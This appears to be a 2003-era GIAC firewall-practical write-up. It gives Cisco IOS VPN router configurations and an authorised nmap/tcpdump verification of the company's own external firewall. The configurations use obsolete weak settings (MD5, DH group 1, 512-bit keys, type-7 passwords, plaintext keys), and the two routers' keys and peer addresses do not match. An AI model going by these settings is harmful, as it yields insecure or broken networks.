giac-vpn(config-if)# description Internal LAN
giac-vpn(config-if)# ip address 192.168.3.1 255.255.255.0
giac-vpn(config-if)# speed 100
giac-vpn(config-if)# full duplex
giac-vpn(config-if)# no cdp enable
```

We will now set up our external interface. We have no IP restrictions on this interface since our border router blocks illegal traffic and our external firewall limits connections to this device by IP address. We will disable proxy-arp on this interface as well as ip directed broadcasts which we never want. This interface will have our crypto map assigned to define it as the terminating interface for our IPSec tunnels.

```
giac-vpn(config)# interface FastEthernet1/0
giac-vpn(config-if)# description VPN Termination DMZ
giac-vpn(config-if)# ip address 172.16.2.2 255.255.255.0
giac-vpn(config-if)# no ip directed-broadcast
giac-vpn(config-if)# speed 100
giac-vpn(config-if)# full-duplex
giac-vpn(config-if)# no ip proxy-arp
giac-vpn(config-if)# no cdp enable
giac-vpn(config-if)# crypto map vpn_map1
```

These commands will leave us with a functioning VPN gateway for remote sites to connect to. Here is what the running configuration will look like.

```
giac-vpn# show config
Using 3210 out of 129016 bytes
!
version 12.2
no service single-slot-reload-enable
no service pad
service timestamps log datetime localtime show-timezone
service password-encryption
!
hostname giac-vpn
!
enable secret 5 $1$a0xJ$6dO8jeQftLCGVwdTzX9kc.
!
username gadmin1 privilege 15 password 7 06160E325F59060B01
!
!
```

```
clock timezone Eastern -5
no ip subnet-zero
no ip source-route
!
!
no ip finger
no ip domain-lookup
!
no ip bootp server
no ip dhcp-client network-discovery
ip ssh time-out 120
ip ssh authentication-retries 5
no mgcp timer receive-rtcp
!
!
crypto isakmp policy 1
 encrypt 3des
 hash md5
 authentication pre-share
crypto isakmp key r3m0t3s@l3s address 172.19.241.2
crypto isakmp key suppl13r address 172.27.191.212
crypto isakmp key p@rtn3r address 172.17.81.4
!
!
crypto ipsec transform-set vpn1 ah-md5-hmac esp-3des
!
crypto map vpn_map1 1 ipsec-isakmp
 set peer 172.19.241.2
 set transform-set vpn1
 match address 100
crypto map vpn_map1 2 ipsec-isakmp
 set peer 172.27.191.212
 set transform-set vpn1
 match address 101
crypto map vpn_map1 3 ipsec-isakmp
 set peer 172.17.81.4
 set transform-set vpn1
 match address 102
!
!
!
!
!
!
!
!
!
!
interface FastEthernet0/0
 description Internal LAN
 ip address 192.168.3.1 255.255.255.0
 speed 100
 full duplex
 no cdp enable
!
interface FastEthernet1/0
 description VPN Termination DMZ
```

```
 ip address 172.16.2.2 255.255.255.0
 no ip directed-broadcast
 speed 100
 full-duplex
 no ip proxy-arp
 no cdp enable
 crypto map vpn_map1
!
ip classless
ip route 0.0.0.0 0.0.0.0 172.16.2.1
ip route 192.168.100.0 255.255.255.0 FastEthernet1/0
ip route 192.168.200.0 255.255.255.0 FastEthernet1/0
ip route 192.168.220.0 255.255.255.0 FastEthernet1/0
ip route 192.168.1.0 255.255.255.0 192.168.3.2
ip route 192.168.2.0 255.255.255.0 192.168.3.2
ip route 192.168.4.0 255.255.255.0 192.168.3.2
ip route 192.168.5.0 255.255.255.0 192.168.3.2
ip route 192.168.6.0 255.255.255.0 192.168.3.2
no ip http server
!
logging facility syslog
logging 192.168.6.11
access-list 5 permit 192.168.6.0 0.0.0.255
access-list 5 deny   any log
access-list 100 permit ip 192.168.1.0 0.0.0.255 192.168.100.0 0.0.0.255
access-list 100 permit ip 192.168.2.0 0.0.0.255 192.168.100.0 0.0.0.255
access-list 100 permit ip 192.168.3.0 0.0.0.255 192.168.100.0 0.0.0.255
access-list 100 permit ip 192.168.4.0 0.0.0.255 192.168.100.0 0.0.0.255
access-list 100 permit ip 192.168.5.0 0.0.0.255 192.168.100.0 0.0.0.255
access-list 100 permit ip 192.168.6.0 0.0.0.255 192.168.100.0 0.0.0.255
access-list 101 permit ip 192.168.3.0 0.0.0.255 192.168.200.0 0.0.0.255
access-list 101 permit ip 192.168.5.0 0.0.0.255 192.168.200.0 0.0.0.255
access-list 102 permit ip 192.168.3.0 0.0.0.255 192.168.220.0 0.0.0.255
access-list 102 permit ip 192.168.5.0 0.0.0.255 192.168.220.0 0.0.0.255
no cdp run
!
banner login ^CUnauthorized access is prohibited^C
!
!
!
dial-peer cor custom
!
!
!
!
!
line con 0
 exec-timeout 5 0
 password 7 00141215174C04140B
 login
 transport input none
line aux 0
 no exec
 exec-timeout 0 1
 login local
line vty 0 4
 access-class 5 in
```

```
 password 7 03145A1815182E5E4A
 login
 transport input ssh
!
ntp server 192.168.6.13
end
```

Cisco 2621 Router (sales site)

For a complete presentation on how our VPN solution works, we are including the configuration of our remote site's router. This presents the configuration that is the other side of our VPN tunnels. GIAC is uses a Cisco 2621 router to connect its remote sales office to the Internet. This router was selected for the office due to its lower cost and support of IPSec.

Since our Internet connection for the sales site only needs to allow our IPSec tunnel traffic, our ISP has implemented an egress filter on their border router connecting our T1 to only pass IP protocols 50 and 51, as well as UDP/500. We will therefore not implement an ACL on our external interface.

We first want to start off with simple configuration tasks like setting the router's hostname and setting the login banner:

```
router# config terminal
router(config)# hostname giac-sales
giac-sales(config)# banner login ^Unauthorized access is prohibited^
```

We will disable DNS resolution from the router to avoid annoying mistypes causing a hostname lookup.

```
giac-sales(config)# no ip domain-lookup
```

Next we will configure the basic security features of the router. This includes defining parameters to hide all passwords in the configuration, enabling a strongly protected enable password and defining a username with privileges to manage the router. The username and password are required for ssh access to the router since we are not using the aaa features of the router with radius or tacacs+.

```
giac-sales(config)# service password-encryption
giac-sales(config)# enable secret 0 $tr0ngp@33@g@1n
giac-sales(config)# username gadmin1 privilege 15 password 0
$tr0ngp@55w0rd
```

We do not wish to allow telnet access to the router, so we will set up the ssh service (available on IOS 12.0 and later) for encrypted shell access to manage the router. The primary benefit of this approach is that all terminal traffic will be

encrypted between the router and the managing host, preventing sniffing of the data. We will use the default setting of 512 bits for key generation.

```
giac-sales(config)# crypto key generate rsa
giac-sales(config)# ip ssh time-out 120
giac-sales(config)# ip ssh authentication-retries 5
```

We need to restrict who can access the router via ssh. This will be done with an access control list.

```
giac-sales(config)# access-list 5 permit tcp 192.168.6.0 0.0.0.255 any
giac-sales(config)# access-list 5 deny ip any any log
```

We will set our VTYs to only accept ssh access, thus disabling telnet

```
giac-sales(config)# line vty 0 4
giac-sales(config-line)# access-class 5 in
giac-sales(config-line)# password 0 $tr0ngp@ssw0rd
giac-sales(config-line)# login
giac-sales(config-line)# transport input ssh
```

Next we will disable the AUX port, which is not needed in our configuration.

```
giac-sales(config)# line aux 0
giac-sales(config-line)# transport input none
giac-sales(config-line)# login local
giac-sales(config-line)# exec-timeout 0 1
giac-sales(config-line)# no exec
```

We will change the consoles settings to enforce a timeout and password.

```
giac-sales(config)# line con 0
giac-sales(config-line)# exec-timeout 5 0
giac-sales(config-line)# password 0 $tr0ngp@ssw0rd
```

We need to configure our clock settings and configure an NTP server for time synchronization. Time sync will be performed with a protected internal host on the management network that all other systems synchronize with. This will help ensure timing accuracy in our syslog logs for events that are recorded. Timestamps will be enabled to assist in log analysis.

```
giac-sales(config)# clock timezone Pacific -7
giac-sales(config)# service timestamps log datetime localtime show-
timezone
giac-sales(config)# ntp server 192.168.6.13
```

We need to enable logging for the console (general events not ACL events). Logging will be done to a syslog server located on the GIAC management network. We will use the highest detail level for logging.

```
giac-sales(config)# logging console notification
giac-sales(config)# logging trap informational
giac-sales(config)# logging facility syslog
giac-sales(config)# logging 192.168.6.11
```

Next we will disable unwanted services on the router. These services are not used in our configuration or do not need to run on a router.

```
giac-sales(config)# no service pad
giac-sales(config)# no cdp run
giac-sales(config)# no service tcp-small-servers
giac-sales(config)# no service udp-small-servers
giac-sales(config)# no ip finger
giac-sales(config)# no service finger
giac-sales(config)# no ip http server
giac-sales(config)# no ip bootp server
```

We need to make sure we cannot load a configuration from the network. While improbable, this feature could be utilized by an attacker to compromise the router, which could result in an effective DOS against GIAC or worse used as a point from which to compromise internal systems.

```
giac-sales(config)# no boot network
giac-sales(config)# no service config
```

GIAC does not utilize SNMP management of its border router, since all information regarding events on the router will be visible to administrators through syslog logs. SNMP and its features will be explicitly disabled.

```
giac-sales(config)# no snmp-server community public RO
giac-sales(config)# no snmp-server community admin RW
giac-sales(config)# no snmp-server enable traps
giac-sales(config)# no snmp-server system-shutdown
giac-sales(config)# no snmp-server trap-auth
giac-sales(config)# no snmp-server
```

Next we will define our isakmp policy for IPSec connections with this router. The isakmp policy allows us to define the settings our IPSec connections will use. We will force 3des encryption to achieve a higher degree of security than the default setting of des. We also want to use md5 hashing rather than the default method of sha. We will establish the use of diffie-hellman group 1 which establishes the use of 768-bits for establishing our shared key. Lastly, we will use pre-shared keys to establish the connection.

```
giac-sales(config)# crypto isakmp policy 1
giac-sales(config-isakmp)# encryption 3des
giac-sales(config-isakmp)# hash md5
giac-sales(config-isakmp)# authentication pre-share
giac-sales(config-isakmp)# group 1
```

We will now define our pre shared key for our connection.

```
giac-sales(config)# crypto isakmp key r3m0t3sal3s address 172.16.2.2
```

Now we will define our security association for the tunnel. The SA represents the central office location and defines the parameters of the connection. We want to use 3des encryption for the ESP protocol instead of des to increase the difficulty in brute-force decrypting the data traversing the Internet. We also wish to ensure we are using hmac-md5 for our AH hashing, providing a stronger hash than the hmac-sha default. Lastly, we will apply ACL's to define what IP traffic applies to each tunnel.

We will now define a transform set on our router to define the parameters of our IPSec connection. We wish to force the use of AH and ESP with 3-DES encryption. We also will force our connection into tunnel mode allowing us to tunnel our private IP traffic.

```
giac-sales(config)# crypto ipsec transform-set sales1 esp-3des ah-md5-
hmac
giac-sales(config-crypto-trans)# mode tunnel
```

We will now define our SA for the main site. We will use ACL 100 to define the IP traffic that may traverse a tunnel to this peer.

```
giac-sales(config)# crypto map sales_map1 1 ipsec-isakmp
giac-sales(config-crypto-map)# set peer 172.19.2.2
giac-sales(config-crypto-map)# set transform-set sales1
giac-sales(config-crypto-map)# set security-association lifetime
seconds 86400
giac-sales(config-crypto-map)# match address 100
```

Next we will define our access control list to control the traffic flowing through our VPN tunnel. The tunnel should allow traffic from our site (192.168.100.0) to all internal networks at the main site.

```
giac-sales(config)# access-list 100 permit ip 192.168.100.0 0.0.0.255
192.168.1.0 0.0.0.255
giac-sales(config)# access-list 100 permit ip 192.168.100.0 0.0.0.255
192.168.2.0 0.0.0.255
giac-sales(config)# access-list 100 permit ip 192.168.100.0 0.0.0.255
192.168.3.0 0.0.0.255
giac-sales(config)# access-list 100 permit ip 192.168.100.0 0.0.0.255
192.168.4.0 0.0.0.255
giac-sales(config)# access-list 100 permit ip 192.168.100.0 0.0.0.255
192.168.5.0 0.0.0.255
giac-sales(config)# access-list 100 permit ip 192.168.100.0 0.0.0.255
192.168.6.0 0.0.0.255
```

Next we will set up our routing table. Unlike our border router, we will allow classes IP routing on this router to make our tunnels easy to configure. Classless

IP routing will be used to direct traffic for our remote networks toward our router's external interface.

First we want to block source routing and subnet zero support.

```
giac-sales(config)# no ip subnet-zero
giac-sales(config)# no ip source-route
```

Now for our routing table. We will route the three remote IP ranges through our external interface Serial0/0. We will also define static routes for our internal networks through our internal firewall's interface.

```
giac-sales(config)# ip classless
giac-sales(config)# ip route 0.0.0.0 0.0.0.0 172.19.241.1
giac-sales(config)# ip route 192.168.1.0 255.255.255.0 Serial0/0
giac-sales(config)# ip route 192.168.2.0 255.255.255.0 Serial0/0
giac-sales(config)# ip route 192.168.3.0 255.255.255.0 Serial0/0
giac-sales(config)# ip route 192.168.4.0 255.255.255.0 Serial0/0
giac-sales(config)# ip route 192.168.5.0 255.255.255.0 Serial0/0
giac-sales(config)# ip route 192.168.6.0 255.255.255.0 Serial0/0
```

We now need to set up our physical interfaces. Our router is configured with 2 on board Fast Ethernet ports and an add-on T1 WIC. Our default setup is to always use the internal adapter as the internal side of our router; the add-on adapter will be the external side. Since this router is protected by our firewall's ICMP policies, we will not prohibit certain ICMP features as they are enabled on our internal network. We disable CDP on all interfaces.

We will first set up our internal interface FastEthernet0/0.

```
giac-sales(config)# interface FastEthernet0/0
giac-sales(config)# description Internal LAN
giac-sales(config)# ip address 192.168.100.1 255.255.255.0
giac-sales(config)# full-duplex
giac-sales(config)# speed 100
giac-sales(config)# no cdp enable
```

We will now set up our external interface. We have no IP restrictions on this interface since our border router blocks illegal traffic and our external firewall limits connections to this device by IP address. We will disable proxy-arp on this interface as well as ip directed broadcasts which we never want. This interface will have our crypto map assigned to define it as the terminating interface for our IPSec tunnels.

```
giac-sales(config)# interface Serial0/0
giac-sales(config)# description Internet
giac-sales(config)# ip address 172.19.241.2 255.255.255.0
giac-sales(config)# no ip directed-broadcast
giac-sales(config)# no ip proxy-arp
giac-sales(config)# no cdp enable
```

```
giac-sales(config)# crypto map sales_map1
```

Lastly, we will disable the second Ethernet interface.

```
giac-sales(config)# interface FastEthernet0/1
giac-sales(config)# no cdp enable
giac-sales(config)# shutdown
```

These commands will leave us with a functioning VPN router for connecting to our main site. Here is what the running configuration will look like.

```
giac-sales# show config
Using 1838 out of 29688 bytes
!
version 12.2
no service pad
service timestamps log datetime localtime show-timezone
service password-encryption
!
hostname giac-sales
!
enable secret 5 $1$r6ox$1T5gCBBit4tuoiSAmvrFk/
!
username gadmin1 privilege 15 password 7 111918160405041E00
!
!
!
!
clock timezone Pacific -7
no ip subnet-zero
no ip source-route
no ip domain lookup
!
no ip bootp server
ip ssh time-out 120
ip ssh authentication-retries 5
!
!
crypto isakmp policy 1
 encrypt 3des
 hash md5
 authentication pre-share
crypto isakmp key r3m0t3s@l3s address 172.16.2.2
!
!
crypto ipsec transform-set sales1 ah-md5-hmac esp-3des
!
crypto map sales_map1 1 ipsec-isakmp
 set peer 172.19.241.1
 set transform-set sales1
 match address 100
!
!
!
!
```

```
!
!
interface FastEthernet0/0
 description Internal LAN
 ip address 192.168.100.1 255.255.255.0
 full-duplex
 speed 100
 no cdp enable
!
interface Serial0/0
 description Internet
 ip address 172.19.241.2 255.255.255.0
 no ip directed-broadcast
 no ip proxy-arp
 no cdp enable
 crypto map sales_map1
!
interface FastEthernet0/1
 duplex auto
 speed auto
 shutdown
 no cdp enable
!
ip classless
ip route 0.0.0.0 0.0.0.0 172.19.241.1
ip route 192.168.1.0 255.255.255.0 Serial0/0
ip route 192.168.2.0 255.255.255.0 Serial0/0
ip route 192.168.3.0 255.255.255.0 Serial0/0
ip route 192.168.4.0 255.255.255.0 Serial0/0
ip route 192.168.5.0 255.255.255.0 Serial0/0
ip route 192.168.6.0 255.255.255.0 Serial0/0
no ip http server
!
logging facility syslog
logging 192.168.6.11
access-list 5 permit 192.168.6.0 0.0.0.255
access-list 5 deny   any log
access-list 100 permit ip 192.168.100.0 0.0.0.255 192.168.1.0 0.0.0.255
access-list 100 permit ip 192.168.100.0 0.0.0.255 192.168.2.0 0.0.0.255
access-list 100 permit ip 192.168.100.0 0.0.0.255 192.168.3.0 0.0.0.255
access-list 100 permit ip 192.168.100.0 0.0.0.255 192.168.4.0 0.0.0.255
access-list 100 permit ip 192.168.100.0 0.0.0.255 192.168.5.0 0.0.0.255
access-list 100 permit ip 192.168.100.0 0.0.0.255 192.168.6.0 0.0.0.255
no cdp run
!
banner login ^CUnauthorized access is prohibited^C
!
line con 0
 exec-timeout 5 0
 password 7 044B0A151C36435C0D
 login
line aux 0
 exec-timeout 0 1
 login local
 no exec
line vty 0 4
 access-class 5 in
```

```
 password 7 12090404011C03162E
 login
 transport input ssh
!
ntp server 192.168.6.13
end
```

Part 4 – Policy Verification

Goals

As part of GIAC's new implementation, GIAC executives have mandated that the external firewall's policy be verified by an outside entity to ensure the security design is valid and is implemented properly. Due to the cost constraints imposed by GIAC's upper management, only the external firewall's policy will be validated since it is the key to protecting the exposed server infrastructure.

In order to validate the policy, GIAC has contracted with another company whom has agreed to work with us to conduct non-intrusive testing of the firewall. This company will sign a Non-Disclosure Agreement and will not retain any copies of logs or tool outputs, all will given to GIAC at the end of testing. To accomplish the testing a plan has been developed to ensure the firewall is only passing the traffic specified by the policy and nothing else. To accomplish successful validation, traffic will be examined both by a test system as well as by examining traffic on our servers to ensure that only the traffic we should see is what is indeed getting through. This method is extremely effective in that we are not relying upon the output of a single scanning tool, but examining the traffic at a low level on the server. If both the scanning tool and our traffic analysis on the server match up, we will have a successful test.

The outside firm will utilize a test laptop to conduct scanning and packet captures for our outbound traffic tests. NMAP will be used to scan ports filtered by GIAC's external firewall. In addition to running NMAP to port scan the exposed IP addresses of these systems, they will also run tcpdump on each server during the port scanning tests to validate the traffic coming through. ICMP testing utilizing ping to ensure ICMP Echoes are allowed through will also be done as part of the validation. The contractor has elected to utilize their own packet analysis tool to reduce the costs involved in verifying GIAC's Snort IDS setup for this purpose. Since verification of the IDS system is not part of the GIAC executives' directive, GIAC has accepted this approach.

Lastly, since the rule set on the external firewall contains entries designed to thwart various scanning techniques used by NMAP and other tools for reconnaissance, our outside contractor will conduct a FIN scan and the NMAP X-MAS tree scan to ensure the rules work. We will examine the raw lowing entries on our firewall to ensure the rules behave as expected.

Testing Plan

In phase one the following systems will be pinged and port scanned from the Internet. We will scan all ports with NMAP to ensure nothing is open except for ports defined in the firewall policy. We will also run tcpdump outputs on all systems except the iPrism server. While the device runs a BSD Unix-like

operating system, we do not have shell access on this machine, only access to a web administration interface.

iprism.giac.org	172.16.1.2	proxy/filtering system
ns1.giac.org	172.16.1.3	primary DNS
ns2.giac.org	172.16.1.4	secondary DNS
www.giac.org	172.16.1.5	web server
mail.giac.org	172.16.1.6	mail relay
syslog.giac.org	172.16.1.7	syslog logging server
ntp.giac.org	172.16.1.8	timeserver

Additionally at this time, the contractor will attempt the additional NMAP tests against the firewall's primary IP. Since all IPs forwarded through the FORWARD chain process the same rule to block the scans, we only need to test a single translated IP.

In phase two, the firewall will be scanned from the production server DMZ (dmz1 on the firewall) on its internal IP of 192.168.1.1 to validate the outbound forwarding rules for this network. Additionally, making attempts to use the services allowed and also services not allowed in the rules and documenting the results will validate the outbound rules for our servers.

In phase 3 the VPN router will be port scanned on its exposed IP of 172.16.2.2 from the exposed network segment. Since we cannot easily trap packets on our VPN Router, this policy will not be validated with a network-monitoring tool. Rather the firewall logs will be examined to ensure the attempted connections were indeed blocked.

In phase 4 the firewall will be scanned from the VPN termination network (dmz2 on the firewall) on its internal IP of 172.16.2.1 to validate the outbound forwarding rules for this network. Additionally, attempts to connect to other services on the Internet will be made from the router to ensure the outbound rules on the firewall work properly.

In phase 5, our final phase, we will ping and port scan a remote workstation on our 192.169.100.0 network (remote sales site) from the private side of the VPN router. This is intended to ensure that we have both connectivity and that necessary IP protocols work through the tunnel. Our remote system will run windump to validate our scanning traffic.

The policy validation will be conducted during normal business hours and will involve non-intrusive scanning, so no production services should suffer as a result except a minor amount of increased traffic during port scanning. This was chosen as the most cost effective option to avoid an overtime hourly rate with the contractor. The contractor estimates the validation will take 4 hours of time for 2

people and will cost approximately $2,400 to complete, including a written assessment and detailed reports of the actual test results.

Phase 1

Port Scan of **iprism.giac.org** (172.16.1.2)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 iprism.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:11
Interesting ports on iprism.giac.org (172.16.1.2):
All 65535 scanned ports on iprism.giac.org (172.16.1.2) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 17.570
seconds
```

Result: No ports found to be open.

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 iprism.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:12
Interesting ports on iprism.giac.org (172.16.1.2):
All 65535 scanned ports on iprism.giac.org (172.16.1.2) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 181.315
seconds
```

Result: No ports found to be open.

ICMP Test

```
tester:~# ping iprism.giac.org
iprism.giac.org (172.16.1.2) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from iprism.giac.org (172.16.1.2): icmp_seq=0 ttl=252
time=6.622 msec
64 bytes from iprism.giac.org (172.16.1.2): icmp_seq=1 ttl=252
time=6.134 msec
64 bytes from iprism.giac.org (172.16.1.2): icmp_seq=2 ttl=252
time=6.414 msec
```

Result: Target system is pingable, test passed.

Port scan of **ns1.giac.org** (172.16.1.3)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 ns1.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:15
Interesting ports on ns1.giac.org (172.16.1.3):
All 65535 scanned ports on ns1.giac.org (172.16.1.3) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 18.214
seconds
```

Result: No ports found to be open

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 ns1.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:15
Interesting ports on ns1.giac.org (172.16.1.3):
(The 65534 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp     open        domain
Nmap run completed -- 1 IP address (1 host up) scanned in 175.534
seconds
```

Tcpdump output for port scan

```
[12:15:17][root@ns1:/usr/sbin]$ ./tcpdump host 172.16.1.200
tcpdump: listening on eth0
12:15:26.645200 172.16.1.200.43521 > 192.168.1.10.domain:  43690 update
NotZone| [0q] 0/0/0 (0)
12:15:39.076780 172.16.1.200.43522 > 192.168.1.10.domain:  43690 update
NotZone| [0q] 0/0/0 (0)

2 packets received by filter
0 packets dropped by kernel
[12:15:56][root@ns1:/usr/sbin]$
```

Result: UDP/53 was found open. Matching traffic was seen on the target system. This matches the expected behavior for our firewall policy.

ICMP Test

```
tester:~# ping ns1.giac.org
ns1.giac.org (172.16.1.3) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from ns1.giac.org (172.16.1.3): icmp_seq=0 ttl=252 time=6.823
msec
64 bytes from ns1.giac.org (172.16.1.3): icmp_seq=1 ttl=252 time=6.714
msec
64 bytes from ns1.giac.org (172.16.1.3): icmp_seq=2 ttl=252 time=6.126
msec
```

Result: Target system is pingable, test passed

Port scan of **ns2.giac.org** (172.16.1.4)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 ns2.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:18
Interesting ports on ns2.giac.org (172.16.1.4):
All 65535 scanned ports on ns2.giac.org (172.16.1.4) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 17.626
seconds
```

Result: No ports found to be open

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 ns2.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:18
Interesting ports on ns2.giac.org (172.16.1.4):
(The 65534 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp     open        domain
Nmap run completed -- 1 IP address (1 host up) scanned in 183.219
seconds
```

Tcpdump output for port scan

```
[12:18:26][root@ns2:/usr/sbin]$ ./tcpdump host 172.16.1.200
tcpdump: listening on eth0
12:18:36.736462 172.16.1.200.52612 > 192.168.1.11.domain:  43690 update
NotZone| [0q] 0/0/0 (0)
12:18:42.172648 172.16.1.200.52612 > 192.168.1.11.domain:  43690 update
NotZone| [0q] 0/0/0 (0)

2 packets received by filter
0 packets dropped by kernel
[12:18:59][root@ns2:/usr/sbin]$
```

Result: UDP/53 was found open. Matching traffic was seen on the target system. This matches the expected behavior for our firewall policy.

ICMP Test

```
tester:~# ping ns2.giac.org
ns2.giac.org (172.16.1.4) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from ns2.giac.org (172.16.1.4): icmp_seq=0 ttl=252 time=6.481
msec
64 bytes from ns2.giac.org (172.16.1.4): icmp_seq=1 ttl=252 time=6.014
msec
64 bytes from ns2.giac.org (172.16.1.4): icmp_seq=2 ttl=252 time=6.221
msec
```

Result: Target system is pingable, test passed

Port scan of **www.giac.org** (172.16.1.5)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 www.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:20
Interesting ports on www.giac.org (172.16.1.5):
(The 65533 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp     open        http
```

```
443/tcp    open        https
Nmap run completed -- 1 IP address (1 host up) scanned in 19.782
seconds
```

Tcpdump output for TCP port scan

```
[12:20:13][root@www:/usr/sbin]$ ./tcpdump host 172.16.1.200
tcpdump: listening on eth0
12:20:48.411928 172.16.1.200.60018 > www.giac.org.http: S
135871334:135871334(0) win 2048
12:20:48.412027 www.giac.org.http > 172.16.1.200.60018: S
2980845880:2980845880(0) ack 135871335 win 5840 <mss 1460> (DF)
12:20:48.416265 172.16.1.200.60018 > www.giac.org.https: S
135871334:135871334(0) win 2048
12:20:48.416315 www.giac.org.https > 172.16.1.200.60018: S
2992842344:2992842344(0) ack 135871335 win 5840 <mss 1460> (DF)
12:20:48.518690 172.16.1.200.60018 > www.giac.org.http: R
135871335:135871335(0) win 0
12:20:48.528629 172.16.1.200.60018 > www.giac.org.https: R
135871335:135871335(0) win 0
12:20:52.206641 www.giac.org.http > 172.16.1.200.60018: S
2980845880:2980845880(0) ack 135871335 win 5840 <mss 1460> (DF)
12:20:52.206655 www.giac.org.https > 172.16.1.200.60018: S
2992842344:2992842344(0) ack 135871335 win 5840 <mss 1460> (DF)
12:20:52.313526 172.16.1.200.60018 > www.giac.org.http: R
135871335:135871335(0) win 0
12:20:52.317458 172.16.1.200.60018 > www.giac.org.https: R
135871335:135871335(0) win 0

10 packets received by filter
0 packets dropped by kernel
[12:20:54][root@www:/usr/sbin]$
```

Result: TCP/80 and TCP/443 were found to be open. Matching traffic was seen by tcpdump on the target server. This matches the expected behavior for our firewall policy.

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 www.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:20
Interesting ports on www.giac.org (172.16.1.5):
All 65535 scanned ports on www.giac.org (172.16.1.5) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 184.191
seconds
```

Result: No ports found to be open

ICMP Test

```
tester:~# ping www.giac.org
www.giac.org (172.16.1.5) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from www.giac.org (172.16.1.5): icmp_seq=0 ttl=252 time=6.165
msec
64 bytes from www.giac.org (172.16.1.5): icmp_seq=1 ttl=252 time=6.103
```

```
msec
64 bytes from www.giac.org (172.16.1.5): icmp_seq=2 ttl=252 time=6.255
msec
```

Result: Target system is pingable, test passed

Port scan of **mail.giac.org** (172.16.1.6)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 mail.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:23
Interesting ports on mail.giac.org (172.16.1.6):
(The 65534 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp     open        smtp
Nmap run completed -- 1 IP address (1 host up) scanned in 17.593
seconds
```

Tcpdump output for port scan

```
[12:23:00][root@mail:/usr/sbin]$ ./tcpdump host 172.16.1.200
tcpdump: listening on eth0
12:23:52.266433 172.16.1.200.33947 > mail.giac.org.smtp: S
98976737:98976737(0) win 4096
12:23:52.266553 mail.giac.org.smtp > 172.16.1.200.33947: S
3368673215:3368673215(0) ack 98976738 win 5840 <mss 1460> (DF)
12:23:52.390207 172.16.1.200.33947 > mail.giac.org.smtp: R
98976738:98976738(0) win 0
12:23:56.256638 mail.giac.org.smtp > 172.16.1.200.33947: S
3368673215:3368673215(0) ack 98976738 win 5840 <mss 1460> (DF)
12:23:56.326880 172.16.1.200.33947 > mail.giac.org.smtp: R
98976738:98976738(0) win 0

5 packets received by filter
0 packets dropped by kernel
[12:23:59][root@mail:/usr/sbin]$
```

Result: TCP/25 was found to be open. Matching traffic was seen by tcpdump on the target server. This matches the expected behavior for our firewall policy.

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 mail.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:23
Interesting ports on mail.giac.org (172.16.1.6):
All 65535 scanned ports on mail.giac.org (172.16.1.6) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 192.348
seconds
```

Result: No ports found to be open

ICMP Test

```
tester:~# ping mail.giac.org
mail.giac.org (172.16.1.6) from 172.16.1.200 : 56(84) bytes of data.
64 bytes from mail.giac.org (172.16.1.6): icmp_seq=0 ttl=252 time=6.382
msec
64 bytes from mail.giac.org (172.16.1.6): icmp_seq=1 ttl=252 time=6.331
msec
64 bytes from mail.giac.org (172.16.1.6): icmp_seq=2 ttl=252 time=6.177
msec
```

Result: Target system is pingable, test passed

Port scan of **syslog.giac.org** (172.16.1.7)

Complete TCP port scan

```
tester:~# nmap -p 1-65535 -sS -P0 syslog.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:26
Interesting ports on syslog.giac.org (172.16.1.7):
All 65535 scanned ports on syslog.giac.org (172.16.1.7) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 20.102
seconds
```

Result: No ports were found to be open.

Complete UDP port scan

```
tester:~# nmap -p 1-65535 -sU -P0 syslog.giac.org

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at 2003-10-16
12:26
Interesting ports on syslog.giac.org (172.16.1.7):
(The 65534 ports scanned but not shown below are in state: filtered)
Port State Service
514/udp    open       syslog
Nmap run completed -- 1 IP address (1 host up) scanned in 186.189
seconds
```

Tcpdump output

```
[12:26:31][root@syslog:/usr/sbin]$ ./tcpdump host 172.16.1.200
tcpdump: listening on eth0
12:26:48.645200 172.16.1.200.3251 > 192.168.6.11.syslog:  udp 50
12:26:56.076780 172.16.1.200.3252 > 192.168.6.11.syslog:  udp 50

2 packets received by filter
0 packets dropped by kernel
[12:29:12][root@syslog:/usr/sbin]$
```

Result: port UDP/514 was found to be open. Matching traffic was seen by tcpdump on the target server. This matches the expected behavior for our firewall policy.

